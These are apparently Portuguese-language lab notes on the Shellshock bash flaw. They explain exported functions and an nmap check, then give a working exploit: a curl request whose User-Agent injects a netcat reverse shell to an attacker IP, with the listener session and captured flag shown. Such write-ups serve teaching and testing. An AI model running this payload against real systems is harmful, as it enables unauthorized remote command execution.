# *Shellshock*


https://www.youtube.com/watch?v=tmRWn7Vsmns&t=454s
+ O nmap tem um script que valida a falha de shellshock:

```
nmap -v -p 80 --script=http-shellshock.nse -Pn 172.30.0.108
```

+ O shellshock é uma falha que ocorre no bash (especificamente nas versões anteriores à 4.2)

+ Vamos entender o conceito


→ Veja que se criarmos uma variável ricardo, podemos usá-la somente nesse terminal em questão. Se criarmos outro terminal por meio do comando bash, não poderemos usá-la a menos que exportêmo-la
→ Isso também vale para funções




→ Veja o padrão de criação de funções no bash:
→ Veja que para exportar funções, devemos usar

```
export -f hack
```

→ aqui exportamos a função hack

```
root@desec:~/Desktop# hack() { uptime; }
root@desec:~/Desktop# export -f hack
root@desec:~/Desktop# hack
 20:07:29 up  3:39,  1 user,  load average: 0.00, 0.01, 0.03
root@desec:~/Desktop# bash
root@desec:~/Desktop# hack
 20:07:35 up  3:40,  1 user,  load average: 0.00, 0.01, 0.03
root@desec:~/Desktop# hack() { uptime; };echo ;echo vulneravel

vulneravel
root@desec:~/Desktop#
```

→ Veja que a falha consiste em o interpretador do bash executar os comandos passados quando eles são concatenados com a definição de funções quaisquer
→ Por isso o formato famoso da falha:


+ A partir disso, apresentamos outra solução para o lab 172.30.0.108 com uma reverse shell

```
curl -v -H 'User-Agent: () { echo; };echo; /bin/nc.traditional
 172.20.1.103 443 -e /bin/bash' http://172.30.0.108/cgi-bin/test.cgi
```

```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali]
└─# curl -v -H 'User-Agent: () { echo; };echo; /bin/nc.traditional 172.20.1.1
03 443 -e /bin/bash' http://172.30.0.108/cgi-bin/test.cgi
*   Trying 172.30.0.108:80 ...
* Connected to 172.30.0.108 (172.30.0.108) port 80
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 172.30.0.108
> Accept: */*
> User-Agent: () { echo; };echo; /bin/nc.traditional 172.20.1.103 443 -e /bin
/bash
>
```

```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali]
└─# nc -vnlp 443
listening on [any] 443 ...
connect to [172.20.1.103] from (UNKNOWN) [172.30.0.108] 34859
ls
test.cgi
ls -a
.
..
test.cgi
cd ..
ls -la
total 41288
drwxr-xr-x 53 root root   20480 Jul 18  2015 .
drwxr-xr-x 10 root root    4096 May  1  2015 ..
drwxr-xr-x  3 root root    4096 May  1  2015 ConsoleKit
-rw-r--r--  1 root root     404 Jun  8  2012 Mcrt1.o
-rw-r--r--  1 root root    1276 Jun  8  2012 Scrt1.o
```

```
cat loca1key
cat /loca1key
dhc{sh311shOCKisD4ng3r2017}
```